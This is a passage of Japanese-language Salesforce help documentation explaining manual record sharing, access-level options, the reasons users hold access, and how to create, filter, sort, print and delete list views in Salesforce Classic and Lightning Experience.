メモ: ユーザ、ロール、およびグループが 2,000 を超える組織では、クエリが特定のカテゴリのどの項目とも一致しない場合、そのカテゴリは [検索] ドロップダウンメニューに表示されません。たとえば、「CEO」を検索した結果「CEO」という文字列を含むグループ名が 1 つもなかった場合、ドロップダウンに [グループ] オプションが表示されなくなります。新しい検索語を入力する場合は、リストに表示されていないものを含め、すべてのカテゴリで検索されます。検索用語をクリアして [検索] をクリックすると、ドロップダウンに再度取り込まれます。

4. 名前を [共有先] リストに追加することで、アクセスが許可される特定のグループ、ユーザ、ロール、またはテリトリーを選択します。[追加] および [削除] 矢印を使用して、[選択可能] リストから [共有先] リストに項目を移動します。
5. 共有するレコードと自分が所有する関連レコードのすべてに対して、アクセス権を選択します。

メモ:

- 商談またはケースを共有している場合は、(ケースチームを介してケースを共有しているのでない限り)共有先には少なくとも関連付けられている取引先への「参照」アクセス権が必要です。また、取引先を共有するための権限がある場合は、取引先への「参照」アクセスが自動的に共有先に許可されます。取引先を共有するための権限がない場合は、他のユーザに取引先への「参照」アクセスを許可するよう取引先所有者に依頼する必要があります。
- [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。
- 関連するオブジェクトレコードのアクセス権を指定する共有ルールの場合、指定されたアクセス権はその共有ルールにのみ適用されます。たとえば、取引先共有ルールによって関連取引先責任者のアクセス権に「非公開」が指定されている場合でも、ユーザは、組織の共有設定である「すべてのデータの編集」または「すべてのデータの参照」権限、あるいは取引先責任者用の「すべての編集」または「すべての参照」権限など、他の方法を使用して関連取引先責任者にアクセスできます。

6. 売上予測を共有する場合は、[登録可] を選択し、そのユーザ、グループ、またはロールが売上予測を登録できるようにします。
7. ユーザおよびシステム管理者が理解できるようにするため、レコードの共有理由を選択します。
8. [保存] をクリックします。

関連トピック:

- レコードのアクセス権の編集または削除
- UI 要素、レコード、および項目へのアクセス権
- レコードへのアクセス権があるユーザの表示
- レコードアクセスレベル
- レコードの [共有] ボタンが表示されないのはなぜですか?

レコードのアクセス権の編集または削除

レコードのアクセス権を編集または削除します。

レコードの所有者が変更されるか、組織の共有設定または共有ルールで共有の直接設定と同等かそれ以上のアクセス権がデフォルトで付与されるなどのように共有の直接設定が不要になった場合、共有の直接設定は自動的に削除されます。

レコードのアクセス権を編集または削除する手順は、次のとおりです。

1. 編集または削除するレコードを開きます。
2. レコードで [共有] をクリックします。
3. アクセス権を変更または削除するグループ、ユーザ、ロール、またはテリトリーの横にある [編集] または [削除] をクリックします。

関連トピック:

- レコードへのアクセスの許可
- レコードの [共有] ボタンが表示されないのはなぜですか?
- レコードアクセスレベル

エディション

使用可能なエディション: Salesforce Classic

取引先および取引先責任者の共有を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン、ケース、カスタムオブジェクトレコード、リード、および商談の共有を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Database.com ではカスタムオブジェクトを共有できます

レコードへのアクセス権があるユーザの表示

自分が所有するレコードへのアクセスを許可すると、そのレコードとその関連情報、アクセスレベルおよび説明を含むレコードへのアクセスを許可されているユーザの一覧を表示できます。この一覧では、組織の共有設定より上のアクセス権を持つ全ユーザが表示されます。

売上予測の共有に関しては、ユーザが売上予測を登録できるかどうかが一覧に表示されます(共有が使用可能な売上予測バージョン)。大規模ポータルユーザとカスタマーポータルスーパーユーザは、このリストに含まれません。

メモ: 関連するオブジェクトレコードのアクセス権を指定する共有ルールの場合、指定されたアクセス権はその共有ルールにのみ適用されます。たとえば、取引先共有ルールによって関連取引先責任者のアクセス権に「非公開」が指定されている場合でも、ユーザは、組織の共有設定である「すべてのデータの編集」または「すべてのデータの参照」権限、あるいは取引先責任者用の「すべての編集」または「すべての参照」権限など、他の方法を使用して関連取引先責任者にアクセスできます。

1. 目的のレコードの [共有] をクリックします。
2. [リストの拡張] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

3. ユーザ名の横にある[理由は?]をクリックすると、そのユーザがレコードへのアクセス権を持っている理由が表示されます。

   異なるアクセス権を持つ複数の理由がある場合、ユーザには常に最も権限の高いアクセス権が付与されます。

   次の理由が考えられます。

理由	説明
取引先の共有ルール	ユーザは、管理者によって作成された取引先の共有ルールに基づいたアクセス権を持っています。
取引先の共有	ユーザに、関連取引先の[共有]ボタンを使用してアクセス権が与えられました。
取引先チーム	ユーザは、取引先チームのメンバーです。
取引先テリトリー	取引先は、ユーザがアクセス権を持つテリトリーに割り当てられています。
取引先のテリトリールール	ユーザは、管理者によって作成された取引先のテリトリー共有ルールに基づいたアクセス権を持っています。
管理者	ユーザは、「すべてのデータの編集」または「すべてのデータの参照」管理者権限、あるいは「すべての編集」または「すべての参照」オブジェクト権限を持っています。
関連ポータルユーザまたはロール	ポータルユーザ、またはポータルユーザのロールより上のすべてのロールは、そのポータルユーザが取引先責任者である取引先へのアクセス権を持っています。
関連するレコード所有者または共有	ユーザは、取引先責任者または取引先に関連付けられた取引先責任者を所有、または共有アクセス権を付与されています。リンクをクリックすると、ユーザが所有または共有アクセス権を付与されている関連レコードが表示されます。
関連するレコードの共有	ユーザは、取引先責任者、または大規模ポータルユーザによって所有されている取引先に関連付けられている取引先責任者に対するアクセス権を持つ共有グループのメンバーです。
キャンペーンの共有ルール	ユーザは、管理者によって作成されたキャンペーンの共有ルールに基づいたアクセス権を持っています。

理由	説明
ケースの共有ルール	ユーザは、管理者によって作成されたケースの共有ルールに基づいたアクセス権を持っています。
取引先責任者の共有ルール	ユーザは、管理者によって作成された取引先責任者の共有ルールに基づいたアクセス権を持っています。
代理売上予測マネージャ	売上予測の [共有] ボタンによって与えられた売上予測データへのアクセス権を持つユーザです (共有が使用可能な売上予測バージョン)。
売上予測マネージャ	売上予測階層の売上予測マネージャであることから、アクセス権を持つユーザです。
グループメンバー	マネージャグループやマネージャの下位グループなどのグループを介してアクセス権を持つユーザです。
リードの共有ルール	ユーザは、管理者によって作成されたリードの共有ルールに基づいたアクセス権を持っています。
テリトリーメンバーのマネージャ	ユーザには、取引先が関連付けられたテリトリーに割り当てられている、ロール階層上の部下がいます。
共有の直接設定	ユーザは、レコードの [共有] ボタンを使用して付与されたアクセス権を持ちます。
手動によるテリトリー共有	取引先は、ユーザがアクセス権を持つテリトリーに手動で割り当てられています。
商談の共有ルール	ユーザは、管理者によって作成された商談の共有ルールに基づいたアクセス権を持っています。
所有者	ユーザはレコードを所有しています。あるいは、ユーザは、レコードを所有するキューのメンバーであるか、キューのメンバーよりロール階層で上位に位置しています。
ポータルの共有グループ	ユーザは、大規模ポータルユーザによって所有されているレコードへのアクセス権を持つ共有グループのメンバーです。
関連ポータルユーザ	ポータルユーザは、ケースの取引先責任者です。
所有者または共有ユーザ (ポータルのみ) より上のロール	ユーザのロールは、所有権または共有に基づくレコードへのアクセス権を持つポータルユーザのロールより上位です。
営業チーム	ユーザは、営業チームのメンバーです。

理由	説明
「すべての売上予測の参照」権限	ユーザに「すべての売上予測の参照」権限があります。

複数の共有の理由によってユーザにレコードへのアクセス権がある場合、いくつかの理由が最も高いレベルの権限を含む1つのレコードに圧縮される場合があります。圧縮される理由は、「関連するポータルユーザまたはロール」、「関連するレコード所有者または共有」、「共有の直接設定」、「所有者」です。たとえば、ユーザが取引先に関連付けられた商談を所有していて、さらにその取引先へのアクセス権を手動で付与されている場合、ユーザは共有ページで 1 度だけ表示されます。

関連トピック:

- UI 要素、レコード、および項目へのアクセス権
- レコードへのアクセスの許可
- レコードアクセスレベル

レコードアクセスレベル

他のユーザとレコードを共有する場合、レコードへのさまざまなアクセス権をユーザに割り当てることができます。

次のアクセスレベルを割り当て可能です。

アクセスレベル	説明
フルアクセス	ユーザは、レコードの参照、編集、削除、および移動を行うことができます。また、他のユーザに共有アクセス権を拡張することもできますが、他のユーザにフルアクセス権を付与することはできません。
参照・更新	ユーザは、レコードの参照と編集、およびレコードに関連付けるレコード、メモ、添付ファイルの追加ができます。
参照のみ	ユーザは、レコードの参照と、レコードに関連付けるレコードの追加ができます。レコードの編集や、メモや添付ファイルの追加はできません。
非公開	ユーザは、いずれの方法でもレコードにアクセスできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン、ケース、カスタムオブジェクトレコード、リード、および商談の共有を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: [フルアクセス] オプションを選択したときにエラーが発生した場合は、レコードへのフルアクセス権を設定する権限がなくなっています。システム管理者に連絡し、このアクセス権が必要かどうか判断してください。

関連トピック:

- UI 要素、レコード、および項目へのアクセス権
- レコードへのアクセス権があるユーザの表示

リストビュー

リストビューを使用すれば、重要なレコードにすばやくアクセスできます。あらゆる標準オブジェクトおよびカスタムオブジェクトについて、最近参照したレコードのリストなどの事前設定済みビューが用意されています。独自の条件を満たすレコードを表示するには、カスタマイズされたリストビューを作成します。事前設定済みビューや作成したリストビューをスクロールし、リストビューグラフを使用すると、リストビューデータを視覚的に表示できます。

リストビューの作成

レコードの特定のセットを表示するリストビューを作成します。商談、取引先責任者、リード、その他の標準オブジェクトとカスタムオブジェクトのビューを作成して保存できます。検索条件を設定して、表示するレコードを決定します。検索条件に一致するすべてのレコードがリストビューに表示されます。

リストビュー検索条件の編集

リストビューを絞り込んで更新し、最も関連性の高いレコードのみを表示します。リストビューに表示されるレコードを変更するには、リストビュー検索条件を編集します。

リストビューの並び替え

多くのオブジェクトでは、リストにレコードを表示できます。これは「リストビュー」とも呼ばれます。リストが長い場合、レコードをいずれかの項目列で並び替えることができます。たとえば、[すべての取引先] リストビューは、[取引先名] 項目列、[都道府県 (請求先)] 項目列などで並び替えできます。カスタムリストビューも並び替えできます。並び替えは英数字で行われます。

Salesforce Classic でのリストビューの印刷

リストビューの削除

ワークスペースで最新の状態を保つ必要がなくなったリストビューは削除します。

検索条件に指定する相対日付値

日付範囲の検索条件を含むリストビューを作成する場合、[作成日] または [最終更新日] など、範囲の指定には提供されている 1 つ以上の相対日付値を使用します。

Lightning Experience のグラフを使用したリストビューデータの視覚化

リストビューグラフを使用して、リストビューデータをグラフィック表示します。縦棒グラフ、横棒グラフ、ドーナツグラフの 3 つの種類のグラフがあります。リストビューで使用可能な標準およびカスタムリストビューグラフから選択します。必要に応じて、データを別の種類のグラフに表示するように変更できます。

Lightning Experience のリストビューグラフの作成

リストビューデータを視覚化するグラフを作成します。縦棒グラフ、横棒グラフ、ドーナツグラフの 3 つの種類のグラフがあります。すべてのリストビューグラフで、必要に応じてデータを別の種類のグラフに表示するように変更できます。商談やリードなどのオブジェクトのリストビューグラフを作成する場合、グラフはそのオブジェクトに関連付けられます。[最近参照したデータ] リストを除き、そのオブジェクトの参照権限を持つすべてのリストビューのグラフを作成できます。

Lightning Experience のリストビューグラフの編集

カスタムリストビューグラフを絞り込んで更新し、最も有意義なデータを視覚化します。縦棒グラフ、横棒グラフ、ドーナツグラフの 3 つの種類のグラフがあります。すべてのリストビューグラフで、必要に応じてデータを別の種類のグラフに表示するように変更できます。

リストビューの作成

レコードの特定のセットを表示するリストビューを作成します。商談、取引先責任者、リード、その他の標準オブジェクトとカスタムオブジェクトのビューを作成して保存できます。検索条件を設定して、表示するレコードを決定します。検索条件に一致するすべてのレコードがリストビューに表示されます。

Lightning Experience のリストビューの作成

検索条件を満たすレコードの無限にスクロール可能なリストを表示するビューを作成します。

Salesforce Classic でのリストビューの作成

取引先責任者、ドキュメント、その他のオブジェクトレコードの特定のセットを表示するリストビューを作成します。たとえば、都道府県内の取引先、特定のリードソースが割り当てられているリード、または特定の金額を上回る商談のリストビューを作成します。一括メール送信の受信者リストに使用する取引先責任者、リード、ユーザ、またはケースのビューを作成することもできます。

Lightning Experience のリストビューの作成

検索条件を満たすレコードの無限にスクロール可能なリストを表示するビューを作成します。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

リストビューで実行可能なアクションは[リストビューコントロール]メニューに表示されます。このメニューには、 をクリックしてアクセスします。

1. [リストビューコントロール]から、[新規]を選択します。
2. リストの名前を入力します。
3. このリストビューを自分のみが参照可能か、パートナーおよびカスタマーポータルユーザを含むすべてのユーザが参照可能かを選択します。
4. [保存]をクリックします。[検索条件]パネルが表示されます。
5. [自分を表示]をクリックし、[すべてのオブジェクト]または[私のオブジェクト]を選択します。
6. [完了]をクリックします。
7. 検索条件を追加および設定し、条件を満たすレコードのみを表示します。絞り込む項目と選択した演算子に応じて、異なるオプションが表示されます。

   検索条件では、符号付き 23 ビット整数の最小値～最大値、または 1 ～ 2,147,483,648 のみがサポートされます。この範囲外の値では検索条件が無効になります。

   a. [検索条件を追加]をクリックします。
   b. [新規検索条件]ドロップダウンメニューから、絞り込む項目を選択します。
   c. [絞り込み条件]ドロップダウンメニューから、演算子を選択します。たとえば、[次の文字列と一致する]、[次の文字列で始まる]、または[次の文字列を含まない]を選択します。
   d. [値]で、値を選択または入力します。
   e. [完了]をクリックします。
   f. 別の検索条件を設定するには、[検索条件を追加]をクリックします。
   g. 検索条件を削除するには、検索条件名の近くにある をクリックします。
8. リストビューに表示されるレコードをさらに絞り込むロジックを追加するには、[検索条件ロジック]をクリックします。各検索条件に割り当てられた番号を使用して、ロジックステートメントで検索条件を参照します。

   重要: ロジックステートメントにすべての条件番号を追加します。ロジックステートメントで参照されない検索条件は使用できません。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リストビューを作成する
- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

公開リストビューを作成、編集、または削除する
- 「公開リストビューの管理」

オペランド	定義
および	両方の値と一致するレコードを検索します。 **1 AND 2**
OR	いずれかの値と一致するレコードを検索します。 **1 OR 2**
NOT	値を除外するレコードを検索します。 たとえば、検索条件 1 が「業種 次の文字列と一致する バイオテクノロジ」であるとします。検索条件ロジックは、「**NOT 1**」と設定します。レポートでは、「業種」の値に「バイオテクノロジ」が含まれないレコードが返されます。

たとえば、2015 年 7 月以降に作成され、交渉の後期フェーズの商談、成立する見込みが高い商談、またはその両方のすべての商談を表示するとします。検索条件を次のように設定します。

a. 最終更新日 ＞＝ 7/1/2015

b. フェーズ 次の文字列を含む 提案書/見積書の作成, 最終交渉

c. 確度 ＞＝ 50

次に、営業担当がロジックステートメント「*1 AND (2 OR 3)*」を追加します。

メモ: NOT は括弧内の式には適用されません。たとえば、式「*1 AND NOT (2 AND 3)*」は「*1 AND (NOT 2 AND 3)*」として評価されます。この検索条件結果では、期待に反してレコードは返されません。

9. [保存] をクリックします。ビューがリストビュードロップダウンリストに表示されるようになり、以降はリストから選択できます。

10. 必要に応じて、リストビューの列を選択して並び替えます。

a. [リストビューコントロール] メニューから、[表示する項目を選択] を選択します。

b. 列を追加するには、[選択可能な項目] から 1 つ以上の項目を選択し、矢印を使用して [参照可能項目] に移動します。

c. 列を削除するには、[参照可能項目] から 1 つ以上の項目を選択し、矢印を使用して [選択可能な項目] に移動します。

d. 列を並び替えるには、[参照可能項目]から1つ以上の項目を選択し、矢印を使用して上下に移動します。

e. [保存] をクリックします。

メモ: リストビューには、アクセス権があるデータのみが表示されます。所有しているか「参照・更新」アクセス権があるレコード、および共有しているレコードが表示されます。ロール階層で自分より下位

のロールのユーザが所有しているか、そのユーザと共有しているレコードも、リストビューに含まれます。ページレイアウト設定と項目レベルセキュリティ設定に従って表示される項目のみを参照できます。

関連トピック:

- Salesforce Classic でのリストビューの作成
- Lightning Experience のリストビュー検索条件の編集
- 検索条件の演算子リファレンス
- Lightning Experience のグラフを使用したリストビューデータの視覚化

Salesforce Classic でのリストビューの作成

取引先責任者、ドキュメント、その他のオブジェクトレコードの特定のセットを表示するリストビューを作成します。たとえば、都道府県内の取引先、特定のリードソースが割り当てられているリード、または特定の金額を上回る商談のリストビューを作成します。一括メール送信の受信者リストに使用する取引先責任者、リード、ユーザ、またはケースのビューを作成することもできます。

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

ビューを作成するには、任意のリストページの上部、または任意のタブホームページの [ビュー] セクションにある [新規ビューの作成] をクリックします。

メモ: [新規ビューの作成] が表示されていない場合は、「リストビューの作成およびカスタマイズ」権限がありません。この権限が必要な場合は、Salesforce システム管理者にお問い合わせください。

1. [ビュー名を入力] に、ビューのドロップダウンリストに表示する名前を入力します。
2. 「アプリケーションのカスタマイズ」権限を持つユーザは、API および管理パッケージで使用する一意の名前を入力します。
3. 検索条件を指定します。

   所有者別に絞り込み

   検索対象は、検索するレコードの種類によって異なります。一般的には、検索するレコードを指定するのに [すべて...] または [私の...] を選択します。使用できるオプションは次のとおりです。

   - リードとケースをキュー別に表示する。
   - 価格表別にグルーピングする。
   - 活動リストビューを任意の方法で表示する。
   - 組織でテリトリー管理を使用している場合は、取引先と商談のリストビューを [私のテリトリー] または [私のテリトリーチーム] で制限します。[私のテリトリー] は、自分が所属するテリトリーに関連したレコードを指します。[私のテリトリーチーム] は、自分が所属するテリトリーか、テリトリー階層で自分より下位にあるテリトリーに関連したレコードを指します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

カスタムリストビューを作成する
- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

公開リストビューを作成、編集、または削除する
- 「公開リストビューの管理」

- 組織でケースチームを使用している場合は、ケースリストビューを［私のケースチーム］によって制限する。
- 組織で取引先チームを使用している場合は、取引先リストビューを［私の取引先チーム］によって制限する。
- 組織で商談チームを使用している場合は、商談リストビューを［私の商談チーム］によって制限する。

キャンペーンによる検索
このオプションは、次のリストビューで使用できます。

- 取引先責任者ホーム
- リードホーム
- 取引先責任者の一括メール送信
- リードの一括メール送信
- キャンペーンメンバーの一括追加ウィザード
- キャンペーンメンバーの一括更新ウィザード

キャンペーンへの参照アクセス権がない場合、キャンペーンによって絞り込まれたリストビューを編集してそのリストビューを保存しようとすると、エラーメッセージが表示されます。

ディビジョンによる検索
組織がディビジョンを使用してデータを分類しており、「ディビジョンの使用」権限を持っている場合は、表示するレコードのディビジョンを選択します。このオプションは、すべてのレコードを検索していない場合には無効になります。

現在の所属ディビジョンのレコードを表示するには、[現在] を選択します。

追加項目による検索
必要に応じて、検索条件を入力して選択した項目を検索するための条件を指定します（*「リードソース 次の文字列と一致する `Web`」* など）。検索条件には日付値も使用できます。

メモ: リストビューフィルタの［作成日］項目を選択すると、指定できる値は日付のみで時刻は指定できません。この制限は他のフィルタには適用されません。

4. 表示する項目を選択します。

   デフォルト項目が自動的に選択されます。ページレイアウトにある項目から、最大 15 件のさまざまな項目をビューに表示できます。

   a. 項目を追加または削除するには、項目名を選択してから [追加] または [削除] 矢印をクリックします。
   b. 矢印を使用して、項目を適切な順序に並び替えます。

   項目を追加するときの考慮事項
   ロングテキストエリア項目を選択すると、リストビューには 255 文字まで表示されます。

   カスタムリストビューには、カスタムロングテキストエリア項目のみを使用できます。標準ロングテキストエリア項目は使用できません。

   項目を追加または削除して変更を保存すると、リストビューの列は変更に対応するようにデフォルトの幅に調整されます。この変更では、以前設定したカスタムの幅が無視されます。

5. 必要に応じて、ビューの表示を制限します。

ビューの作成者がシステム管理者であるか、または「公開リストビューの管理」権限を持つユーザである場合は、このカスタムビューを誰でも表示できるか、またはビューの作成者だけが表示できるかを指定します。このオプションは Personal Edition にはありません。リストビューを参照するには、ユーザにリストビュー内のレコードタイプに対する「参照」権限も必要です。

Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition のユーザは、公開グループやロール (そのロールより下位のすべてのユーザも含む) にアクセス権を付与できます。リストビューを共有する手順は、次のとおりです。

a. [特定のユーザグループに表示] を選択します。

b. グループまたはロールの種別をドロップダウンリストから選択し、グループまたはロールをリストから選択します。

c. [追加] をクリックします。

メモ: カスタマーポータルユーザのプロファイルで [すべてのユーザに表示] 設定をオブジェクトの表示用に有効にしている場合、リストビューは Salesforce カスタマーポータルユーザに表示されます。リストビューを Salesforce ユーザのみに表示するには、[特定のユーザグループに表示] を選択します。次に、すべての内部ユーザグループまたは選択した組織内グループやロールとビューを共有します。

カスタマーポータルを実装する場合は、カスタマーポータルユーザの関連情報のみを含むカスタムビューを作成します。次に、すべてのカスタマーポータルユーザグループまたは一連のポータルグループおよびロールとそれらのビューを共有し、カスタマーポータルユーザにビューを表示します。

6. [保存] をクリックします。ビューが [ビュー] ドロップダウンリストに表示されるようになり、以降はリストから選択できます。

既存のリストビューの名称を変更して [別名で保存] をクリックすると、元のビューを変更せずにリストビューの検索条件を保存できます。

最後に表示したリストページに戻るには、詳細ページの上部にある [最後に開いたビューへ] をクリックします。

メモ: リストビューには、アクセス権があるデータのみが表示されます。所有しているか「参照・更新」アクセス権があるレコード、および共有しているレコードが表示されます。ロール階層で自分より下位のロールのユーザが所有しているか、そのユーザと共有しているレコードも、リストビューに含まれます。ページレイアウト設定と項目レベルセキュリティ設定に従って表示される項目のみを参照できます。

アーカイブ済みの活動は活動リストビューに表示されません。[活動履歴]関連リストを使用すると、これらの活動を表示できます。

リストビュー検索条件の編集

リストビューを絞り込んで更新し、最も関連性の高いレコードのみを表示します。リストビューに表示されるレコードを変更するには、リストビュー検索条件を編集します。

Lightning Experience のリストビュー検索条件の編集

[リストビューコントロール]からリストビューの検索条件を編集するか、 をクリックして[検索条件]にアクセスします。

Salesforce Classic のリストビュー検索条件の編集
リストビューの検索条件を変更するには、リストを編集します。

関連トピック:

検索条件の演算子リファレンス
Lightning Experience のリストビューの作成

Lightning Experience のリストビュー検索条件の編集

[リストビューコントロール]からリストビューの検索条件を編集するか、 をクリックして [検索条件] にアクセスします。

重要: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

リストビューで実行可能なアクションは [リストビューコントロール] メニューに表示されます。このメニューには、 をクリックしてアクセスします。

メモ: 一部のリストビューには定義済みの検索条件範囲があり、絞り込むことはできません。たとえば、標準の [チーム] リストビューや [最近参照したデータ] リストビューの SOQL クエリでは、クエリ結果をさらに絞り込むことはできません。

1. [リストビューコントロール]から、[リストの検索条件を編集]を選択します。または、 をクリックします。[検索条件] パネルが表示されます。
2. 検索条件を編集、削除、または追加し、条件を満たすレコードのみを表示します。絞り込む項目と選択した演算子に応じて、異なるオプションが表示されます。
   a. 変更する検索条件をクリックします。
   b. [絞り込み条件] ドロップダウンメニューから、演算子を選択します。たとえば、[次の文字列と一致する]、[次の文字列で始まる]、または [次の値を含まない] を選択します。
   c. [値] で、値を選択または入力します。

      メモ: 検索条件では、符号付き 23 ビット整数の最小値～最大値、または 1 ～ 2,147,483,648 のみがサポートされます。この範囲外の値では検索条件が無効になります。

   d. [完了] をクリックします。
   e. 別の検索条件を設定するには、[検索条件を追加] をクリックします。
   f. 検索条件を削除するには、検索条件名の近くにある をクリックします。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リストビューを編集する
- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

公開リストビューを作成、編集、または削除する
- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

3. 必要に応じて検索条件ロジックを調整します。検索条件ロジックステートメントは、存在しない条件番号を参照できません。

   メモ: NOT は括弧内の式には適用されません。たとえば、式「`1 AND NOT (2 AND 3)`」は「`1 AND (NOT 2 AND 3)`」として評価されます。この検索条件結果では、期待に反してレコードは返されません。

4. 編集した検索条件を適用してリストを更新するには、[保存] をクリックします。

保存した変更結果は、リストにアクセスできるすべてのユーザに表示されます。

例: 一連の商談をグリッドではなくボードに表示し、リストビューに異なるレコードタイプのレコードを含める場合、[商談] ボードに表示できるのは、1 つのレコードタイプのレコードが含まれるリストビューのみです。ボードにこのビューを表示できるようにするには、リストビューの検索条件を編集します。[検索条件] パネルで、[検索条件を追加] を選択します。[商談レコードタイプ] および [次の文字列と一致する] 演算子を選択し、必要なレコードタイプの値を入力します。これで、編集したリストビューをボードに表示できるようになりました。

関連トピック:

検索条件の演算子リファレンス

Lightning Experience のリストビューの作成

Salesforce Classic のリストビュー検索条件の編集

リストビューの検索条件を変更するには、リストを編集します。

エディション

使用可能なエディション: すべてのエディション

ユーザ権限

リストビューを編集する
- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

公開リストビューを作成、編集、または削除する
- リストに表示されているレコードタイプに対する「参照」、および「リストビューの作成およびカスタマイズ」

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. リストビュー名の横にある [編集] をクリックします。「公開リストビューの管理」権限を持たないユーザには、[編集] ではなく、[コピー] が表示されます。このボタンを使用して、公開ビューまたは標準ビューをコピーできます。
2. [検索条件を指定] で、必要に応じて [所有者別に絞り込み] の選択項目を変更します。[追加項目別に絞り込み] で [項目]、[演算子]、または [値] の選択項目を追加または変更します。

   項目を追加または削除して変更を保存すると、リストビューの列は変更に対応するようにデフォルトの幅に調整されます。この変更では、以前設定したカスタムの幅が無視されます。
3. [保存] をクリックして、編集した検索条件をリストビューに適用します。

保存した変更結果は、リストビューにアクセスできるすべてのユーザに表示されます。

メモ: リストビューには、アクセス権があるデータのみが表示されます。所有しているか「参照・更新」アクセス権があるレコード、および共有し

ているレコードが表示されます。ロール階層で自分より下位のロールのユーザが所有しているか、そのユーザと共有しているレコードも、リストビューに含まれます。ページレイアウト設定と項目レベルセキュリティ設定に従って表示される項目のみを参照できます。

リストビューの並び替え

多くのオブジェクトでは、リストにレコードを表示できます。これは「リストビュー」とも呼ばれます。リストが長い場合、レコードをいずれかの項目列で並び替えることができます。たとえば、[すべての取引先]リストビューは、[取引先名]項目列、[都道府県(請求先)]項目列などで並び替えできます。カスタムリストビューも並び替えできます。並び替えは英数字で行われます。

1. リストビューを開きます。
2. 並び替え基準にする項目列のヘッダーをクリックします。
   リストの並び替えが列の昇順 または降順 (英数字)のどちらであるかを示す矢印が表示されます。

メモ: Spring '13 以降、ユーザ数が 200 万を超える Salesforce 組織のユーザオブジェクトのリストビューは並び替えできません。

関連トピック:

Salesforce Classic でのリストビューの作成

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

リストビューを並び替える

- リストに表示されているレコードに対する「参照」

Salesforce Classic でのリストビューの印刷

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

組織で印刷可能リストビューが有効な場合、標準リストビューとカスタムリストビューを印刷できます。

1. 印刷するリストビューに移動します。たとえば、[取引先] タブの [すべての取引先] などです。
2. 必要に応じて、リストビューの内容を並び替えます。
3. をクリックします。
4. 新しいウィンドウで、印刷するレコード数を選択します(最大 1,000 件)。1,000 件を超えるレコードを印刷するには、レポートを実行し、レポートの [印刷用に表示] をクリックします。
5. [このページを印刷] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

リストビューを印刷する

- リストに表示されているレコードに対する「参照」

リストビューの削除

ワークスペースで最新の状態を保つ必要がなくなったリストビューは削除します。

Lightning Experience のリストビューの削除
不要になったリストビューは削除できます。

Salesforce Classic でのリストビューの削除
カスタムビューが不要になった場合は削除できます。

エディション

使用可能なエディション: すべてのエディション

ユーザ権限

公開リストビューを削除する
- 「公開リストビューの管理」

Lightning Experience のリストビューの削除

不要になったリストビューは削除できます。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. リストビューを選択します。
2. をクリックして[リストビューコントロール]にアクセスします。
3. [削除]を選択します。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開リストビューを削除する
- 「公開リストビューの管理」

Salesforce Classic でのリストビューの削除

カスタムビューが不要になった場合は削除できます。

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. カスタムリストビューを選択します。
2. [編集] をクリックします。
3. [削除] をクリックします。

関連トピック:

Salesforce Classic でのリストビューの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

公開リストビューを削除する

- 「公開リストビューの管理」

検索条件に指定する相対日付値

日付範囲の検索条件を含むリストビューを作成する場合、［作成日］または［最終更新日］など、範囲の指定には提供されている1つ以上の相対日付値を使用します。

